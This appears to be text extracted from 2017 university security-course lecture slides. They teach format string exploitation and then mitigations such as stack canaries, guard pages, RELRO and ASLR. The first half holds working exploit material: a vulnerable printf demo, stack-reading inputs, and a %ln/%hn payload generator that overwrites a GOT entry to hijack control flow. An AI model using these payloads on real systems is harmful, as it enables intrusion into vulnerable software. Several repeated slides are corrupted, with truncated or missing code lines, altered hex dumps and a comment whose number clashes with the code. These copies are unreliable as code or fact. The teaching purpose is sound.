Changelog

Corrections made in this version not in first posting:

1 April 2017: slide 13: a few more %c's would be needed to skip format string part

OVER questions?

last time

memory management problems

- two objects end up at same memory location

integer overflows

- buffer overflow despite length checking

started format strings exploits

- attacker tells printf to read/write things

format string exploits

```
printf("The␣command␣you␣entered␣(");
printf(command);
printf(")␣was␣not␣recognized.\n");
```

format string exploits

```
printf("The␣command␣you␣entered␣(");
printf(command);
printf(")␣was␣not␣recognized.\n");
```

what if `command` is `%s`?

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
$ ./test-format.exe
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {

    }
}
$ ./test-format.exe
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 363130252078 6c36
363130250000000 6c3631302520786c 786c363130252078 20786c3631302520
```

`25 30 31 36 6c 78 20` is ASCII for `%016lx␣`

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(bu
    }
}
$ ./test-format.exe
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

second argument to `printf`: %rsi

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
    }
}
$ ./test-format.exe
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

third through fifth argument to `printf`: %rdx, %rcx, %r8, %r9

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(b
    }
}
$ ./test-format.exe
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 000000000ac6048 363130252078 6c36
363130250000000 6c3631302520786c 786c363130252078 20786c3631302520
```

16 bytes of stack after return address

viewing the stack — not so bad, right?

can read stack canaries!

but actually **much** worse

can write values!

printf manpage

For %n:

> The number of characters written so far is stored into the integer pointed to by the corresponding argument. That argument shall be an `int *`, or variant whose size matches the (optionally) supplied integer length modifier.

printf manpage

For %n:

> The number of characters written so far is stored into the integer pointed to by the corresponding argument. That argument shall be an `int *`, or variant whose size matches the (optionally) supplied integer length modifier.

%hn — expect `short` instead of `int *`

format string exploit: setup

```
#include <stdlib.h>
#include <stdio.h>

int exploited() {
    printf("Got␣here!\n");
    exit(0);
}

int main(void) {
    char buffer[100];
    while (fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
```

format string overwrite: GOT

```
0000000000400580 <fgets@plt>:
  400580:       ff 25 9a 0a 20 00       jmpq   *0x200a9a(%rip)
        # 601038 <_GLOBAL_OFFSET_TABLE_+0x30>
```
…

```
0000000000400706 <exploited>:
...
```

goal: replace `0x601030` (pointer to `fgets`)
with `0x400726` (pointer to `exploited`)

format string overwrite: setup

```
/* advance through 5 registers, then
 * 5 * 8 = 40 bytes down stack, outputting
 * 4916157 + 9 characters before using
 * %ln to store a long.
 */
fputs("%c%c%c%c%c%c%c%c%c%.4196157u%ln", stdout);
/* include 5 bytes of padding to make current location
 * in buffer match where on the stack printf will be reading.
 */
fputs("?????", stdout);
void *ptr = (void*) 0x601038;
/* write pointer value, which will include \0s */
fwrite(&ptr, 1, sizeof(ptr), stdout);
fputs("\n", stdout);
```

demo

demo

but millions of characters of junk output?

can do better — write value in multiple pieces

- use multiple %n

format string exploit pattern (x86-64)

goal: write big 8-byte number at `0x1234567890ABCDEF`:

- write `1000` (short) to address `0x1234567890ABCDEF`
- write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

```
%c%c%c%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn…
```

```
…\x12\x34\x56\x78\x90\xAB\xCD\xF1
 \x12\x34\x56\x78\x90\xAB\xCD\xEF
```

format string exploit pattern (x86-64)

goal: write big 8-byte number at `0x1234567890ABCDEF`:

write `1000` (short) to address `0x1234567890ABCDEF`
write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

skip over registers

```
%c%c%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn…
```

```
…\x12\x34\x56\x78\x90\xAB\xCD\xF1
 \x12\x34\x56\x78\x90\xAB\xCD\xEF
```

format string exploit pattern (x86-64)

goal: write big 8-byte number at `0x1234567890ABCDEF`:

write `1000` (short) to address `0x1234567890ABCDEF`

write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

skip to near end of format string buffer

```
%c%c%c%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn…
```

```
…\x12\x34\x56\x78\x90\xAB\xCD\xF1
 \x12\x34\x56\x78\x90\xAB\xCD\xEF
```

format string exploit pattern (x86-64)

goal: write big 8-byte number at `0x1234567890ABCDEF`:

- write `1000` (short) to address `0x1234567890ABCDEF`
- write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

9 + 991 chars is 1000

```
%c%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn…
```

```
…\x12\x34\x56\x78\x90\xAB\xCD\xF1
 \x12\x34\x56\x78\x90\xAB\xCD\xEF
```

format string exploit pattern (x86-64)

goal: write big 8-byte number at `0x1234567890ABCDEF`:

- write `1000` (short) to address `0x1234567890ABCDEF`
- write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

write to first pointer

```
%c%c%c%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn…
```

```
…\x12\x34\x56\x78\x90\xAB\xCD\xF1
 \x12\x34\x56\x78\x90\xAB\xCD\xEF
```

format string exploit pattern (x86-64)

goal: write big 8-byte number at `0x1234567890ABCDEF`:

- write `1000` (short) to address `0x1234567890ABCDEF`
- write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

1000 + 1000 = 2000

```
%c%c%c%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn…
```

```
…\x12\x34\x56\x78\x90\xAB\xCD\xF1
 \x12\x34\x56\x78\x90\xAB\xCD\xEF
```

format string exploit pattern (x86-64)

goal: write big 8-byte number at `0x1234567890ABCDEF`:

- write `1000` (short) to address `0x1234567890ABCDEF`
- write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

write to second pointer

```
%c%c%c%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn…
```

```
…\x12\x34\x56\x78\x90\xAB\xCD\xF1
 \x12\x34\x56\x78\x90\xAB\xCD\xEF
```

format string assignment

released Friday

one week

good global variable to target

- to keep it simple/consistently working
- more realistic: target GOT entry and use return oriented programming (later)

control hijacking generally

usually: need to know/guess program addresses

usually: need to insert executable code

usually: need to overwrite code addresses

next topic: countermeasures against these

later topic: defeating those

later later topic: secure programming languages

control hijacking flexibility

lots of generic pointers to code

- vtables, GOT entries, function pointers, return addresses
- pretty much any large program

data pointer overwrites become code pointer overwrites

- overwrite data pointer to point to code pointer
- data pointers are everywhere!

type confusion from use-after-free is pointer overwrite

- bounds-checking won't solve all problems

first mitigation: stack canaries

saw: stack canaries

tries to stop:

- overwriting code addresses
- (as long it's return addresses)

by assuming:

- compile-in protection
- attacker can't read off the stack
- attacker can't "skip" parts of the stack

second mitigation: address space randomization

problem for the stack smashing assignment

tries to stop:

- know/guess programming addresses

by assuming:

- program doesn't "leak" addresses
- relevant addresses can be changed (not hard-coded in progrma)

next topic

comparing mitigations

- what do they assume the attacker can do?
- effect on performance?
- recompilation? rewriting code?


ideas for mitigations

exploit mitigations


usually attack exploit, not vulernablity

e.g. buffer overflow still happens — but not “bad”

stack canary



stack canary




stack canaries

detects (like canary in mine) overwriting of return address

...assuming attacker can't skip bytes when overwriting

alternative: shadow stacks



implementing shadow stacks

bigger changes to compiler than canaries

more overhead to call/return from function

changes calling convention

protection mechanisms

compiler-added checks


- add checks for before risky operation
- idea: exploit turns into deliberate abort

hardware/OS protections

- control memory address/permissions
- “free” — already checked on every memory access
- idea: exploit turns into segfault

recall(?): virtual memory

illuision of dedicated memory



the mapping (set by OS)

program address range	read?	write?	real address
0x0000 --- 0x0FFF	no	no	---
0x1000 --- 0x1FFF	no	no	---
…			
0x40 0000 --- 0x40 0FFF	yes	no	0x...
0x40 1000 --- 0x40 1FFF	yes	no	0x...
0x40 2000 --- 0x40 2FFF	yes	no	0x...
…			
0x60 0000 --- 0x60 0FFF	yes	yes	0x...
0x60 1000 --- 0x60 1FFF	yes	yes	0x...
…			
0x7FFF FF00 0000 — 0x7FFF FF00 0FFF	yes	yes	0x...
0x7FFF FF00 1000 — 0x7FFF FF00 1FFF	yes	yes	0x...
…			

Virtual Memory

modern hardware-supported memory protection mechanism


via table: OS decides what memory program sees

whether it's read-only or not


granularity of pages — typically 4KB

not in table — segfault (OS gets control)

stack canary alternative



stack canary alternative



address	read	write
0x7FFFF2000–0x7FFFF2FFF	yes	yes
0x7FFFF1000–0x7FFFF1FFF	no	no
0x7FFFF0000–0x7FFFF0FFF	yes	yes

guard pages

deliberate holes


accessing — segfualt

call to OS to allocate (not very fast)

likely to ‘waste’ memory

- guard around object? minimum 4KB object

malloc/new guard pages



guard pages for malloc/new

can implement malloc/new by placing guard pages around allocations


- commonly done by real malloc/new's for large allocations

problem: minimum actual allocation 4KB


problem: substantially slower

example: "Electric Fence" allocator for Linux (early 1990s)

stack canary alternative 2



stack canary alternative 2



address	read	write
0x7FFFF2000–0x7FFFF2FFF	yes	yes
0x7FFFF1000–0x7FFFF1FFF	yes	no
0x7FFFF0000–0x7FFFF0FFF	yes	yes

read-only memory

does not help (unless a lot of space is wasted) with:

- return addresses
- VTable pointers
- function pointers in `structs`

does help:

- global offset table

RELRO

RELocation **R**ead-**O**nly


Linux option: make GOT read-only after written

requires disable "lazy" linking

(could do without disabling — but much slower startup)

my laptop: about 14% of programs have this enabled

program memory (x86-64 Linux; no-ASLR)



exploits and fixed addresses

address of shellcode

- stack
- global variable
- heap

address of GOT

discovering fixed addresses

get copy of executable + debugger/etc.

- hope it's the same each time

information leak

- convince program to output target address (e.g. stack address)

guess and check

- know stack start/heap start — only so many possibilities

address space layout randomization (ASLR)

assume: addresses don't leak

choose random addresses each time

enough possibilities that attacker won't "get lucky"

should prevent exploits — can't write GOT/shellcode location

Linux stack randomization (x86-64)

1. choose random number between `0` and `0x3F FFFF`
2. stack starts at `0x7FFF FFFF FFFF` - *random number* $\times$ `0x1000`

   randomization disabled? *random number* $= 0$

16 GB range!


Linux stack randomization (x86-64)

1. choose random number between `0` and `0x3F FFFF`
2. stack starts at `0x7FFF FFFF FFFF` - *random number* × `0x1000`


   randomization disabled? *random number* $= 0$

16 GB range!

program memory (x86-64 Linux; ASLR)



program memory (x86-32 Linux; ASLR)



how much guessing?

gaps change by multiples of page (4K)

- lower 12 bits are fixed


64-bit: huge ranges — need millions of guesses

- about 30 randomized bits in addresses


32-bit: smaller ranges — hundreds of guesses

- only about 8 randomized bits in addresses
- why? only 4 GB to work with!
- can be configured higher — but larger gaps

program memory (x86-64 Linux; ASLR)



program memory (x86-64 Linux; ASLR)



why are these addresses fixed?